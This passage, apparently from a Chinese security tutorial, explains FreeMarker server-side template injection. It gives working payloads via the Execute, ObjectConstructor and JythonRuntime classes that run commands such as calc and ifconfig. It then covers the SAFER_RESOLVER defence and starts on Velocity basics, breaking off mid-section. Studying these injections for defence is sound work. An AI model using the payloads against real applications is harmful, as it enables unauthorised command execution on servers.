
创建了实例

放入namespace

再次调用DollarVariable处理${value("calc")}

前一步放入了currentNamespace,取出Execute对象

这里的eval获取恶意类,exec执行方法

最后调用到Execute#exec命令执行

前后value名称一样即可完成命令执行
<#assign value="freemarker.template.utility.Execute"?new()>${value("calc")}
freemarker.template.utility.ObjectConstructor
<#assign value="freemarker.template.utility.ObjectConstructor"?new()>${value("java.lang.ProcessBuilder","ifconfig").start()}
这里第一个参数会类加载,然后调用有参构造函数

最核心的方法,解析对象,参数,调用对应exec方法
freemarker.template.utility.JythonRuntime类
需要jpython依赖
<dependency>
            <groupId>org.python</groupId>
            <artifactId>jython-standalone</artifactId>
            <version>2.7.3</version>
</dependency>
<#assign value="freemarker.template.utility.JythonRuntime"?new()><@value>import os;os.system("calc")</@value>

防御:
将freemarker.template.utility.JythonRuntime、freemarker.template.utility.Execute、freemarker.template.utility.ObjectConstructor过滤
Configuration cfg = new Configuration();
cfg.setNewBuiltinClassResolver(TemplateClassResolver.SAFER_RESOLVER);
从 2.3.17版本以后,官方版本提供了三种TemplateClassResolver对类进行解析:
1.UNRESTRICTED_RESOLVER:可以通过 ClassUtil.forName(className) 获取任何类。
2.SAFER_RESOLVER:不能加载 freemarker.template.utility.JythonRuntime、freemarker.template.utility.Execute、freemarker.template.utility.ObjectConstructor这三个类。
3.ALLOWS_NOTHING_RESOLVER:不能解析任何类。
任何版本都需要进行安全添加,不然可能会造成ssti注入
velocity
依赖:
<dependency>
            <groupId>org.apache.velocity</groupId>
            <artifactId>velocity-engine-core</artifactId>
            <version>2.2</version>
</dependency>
demo:
public static void main(String[] args) throws IOException {
        // 1、设置velocity资源加载器
        Properties prop = new Properties();
        prop.put("file.resource.loader.class", "org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader");
        // 2、初始化velocity引擎
        Velocity.init(prop);
        // 3、创建velocity容器
        VelocityContext context = new VelocityContext();
        context.put("name", "Hello Velocity");
        // 4、加载velocity模板
        Template tpl = Velocity.getTemplate("velocitytest.vm", "utf-8");
        // 5、合并数据到模板
        FileWriter fw = new FileWriter("D:\\develop\\idea\\SSTI\\src\\main\\resources\\velocitytest.html");
        tpl.merge(context, fw);
        // 6、释放资源
        fw.close();
    }
velocitytest.vm
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
hello , ${name}
</body>
</html>

Velocity语法:
- 注释
- 非解析内容
- 引用
- 指令
引用:包括,属性引用,方法引用
方法引用
上下文
context.put("now", new Date());


${now.getTime()}


#hello , 1750073365764 输出结果
指令
指令主要用于定义重用模块、引入外部资源、流程控制。指令以 # 作为起始字符。

条件判断
写一个isLogin()方法
上下文
context.put("user", new User("zhangsan",true));

模板
#if($user.isLogin())
	Welcome back
#else
	Please log in.
#end
输出结果
循环
context.put("items", new ArrayList<>(Arrays.asList("Cat","Dog","Pig")));
